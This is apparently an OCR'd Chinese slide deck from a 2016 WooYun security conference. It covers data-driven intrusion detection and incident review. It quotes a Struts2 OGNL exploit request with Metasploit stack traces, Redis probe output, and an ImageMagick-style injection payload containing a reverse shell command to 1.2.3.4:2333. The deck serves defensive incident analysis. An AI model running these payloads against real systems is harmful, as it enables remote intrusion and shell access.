
五月 15, 2016

6379


```
-ERR unknown command '*1'
-ERR unknown command '$4'
$2006
# Server
redis_version:3.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:d21f01f6c9a1db9b
redis_mode:standalone
os:Linux 3.13.0-32-generic x86_64
arch_bits:64
```

# 数据化的安全能力建设

数据的分析运营融入每个建设和能力迭代阶段



# 能力建设



```
{
  "exp": "exploit/multi/http/struts_dev_mode ",
  "http_request": {
    "method": "GET",
    "request_uri": "/struts2-blank/example/HelloWorld.action",
    "query_string": "debug=command&expression=%23f%3d%23_memberAccess.getClassName",
    "remote_addr": "1.1.1.1",
  },
  "context": [
    {
      "reason": "WRITE_FILE",
      "severity": 0,
      "stack_trace": [
        {
          "clazz": "java.io.FileOutputStream",
          "method": "<init>"
        },
        {
          "clazz": "sun.reflect.NativeConstructorAccessorImpl",
          "method": "newInstance0"
        },
        {
          "clazz": "ognl.OgnlRuntime",
          "method": "callConstructor"
        },
        {
          "clazz": "com.opensymphony.xwork2.DefaultActionInvocation",
          "method": "invoke"
        }
      ],
      "params": [
        "Kf5zhB.jar"
      ]
    }
  ]
}
```



```
{
  "clazz": "java.io.FileOutputStream",
  "method": "<init>"
},
{
  "clazz": "metasploit.Payload",
  "method": "writeEmbeddedFile"
},
{
  "clazz": "java.lang.reflect.Method",
  "method": "invoke"
},
{
  "clazz": "ognl.ObjectMethodAccessor",
  "method": "callMethod"
}
```

# 优化迭代

每一次的安全事件都是能力迭代更新 **进化成长的机会**！


攻击分析

事件复盘

改进计划

# 优化迭代-事件分析

## 攻击链



## 攻击向量

```
{  
  "clazz": "java.io.FileOutputStream",  
  "method": "<init>"  
},  
{  
  "clazz": "metasploit.Payload",  
  "method": "writeEmbeddedFile"  
},  
{  
  "clazz": "java.lang.reflect.Method",  
  "method": "invoke"  
},  
{  
  "clazz": "ognl.ObjectMethodAccess",  
  "method": "callMethod"  
}
```


## 溯源定损

溯源定损工具界面截图：

- 受影响服务器：[Redacted]
- 受影响域名：[Redacted].com
- 入侵者IP：[Redacted]
- 利用漏洞名称：[Redacted]
- 事件关键说明：

```
sh -c "curl" -s -k -o "/tmp/magick-XX1mavmA" "https://example.com/image.jpg" | wget ...  
"curl" -s -k -o "/tmp/magick-XXBSh1IO" "https://example.com/image.jpg" | bash -i >& /dev/tcp/1.2.3.4:2333 0>&1"
```
- 溯源Payload：magick-[Redacted]
- 止血URL与Payload：sh -c "curl" -s -k -o "/tmp/magick-XXBSh1IO" "https://example.com/image.jpg"|bash -i >& /dev/tcp/1.2.3.4:2333 0>&1"

# 优化迭代-事件复盘-改进计划



# 入侵检测成熟度模型



# 总结

## 建设

- 聚焦业务场景
- 实用不炫技

## 进化

- 充分利用数据运营
- 现在差不怕，可怕的是没有进化能力

## 理想

- 数据不能有盲点
- 业务风险解决方案不能有盲点

# THANKS



乌云 WooYun



乌云白帽大会 · 2016  
不插电

Mail: [xti9er@gmail.com](mailto:xti9er@gmail.com)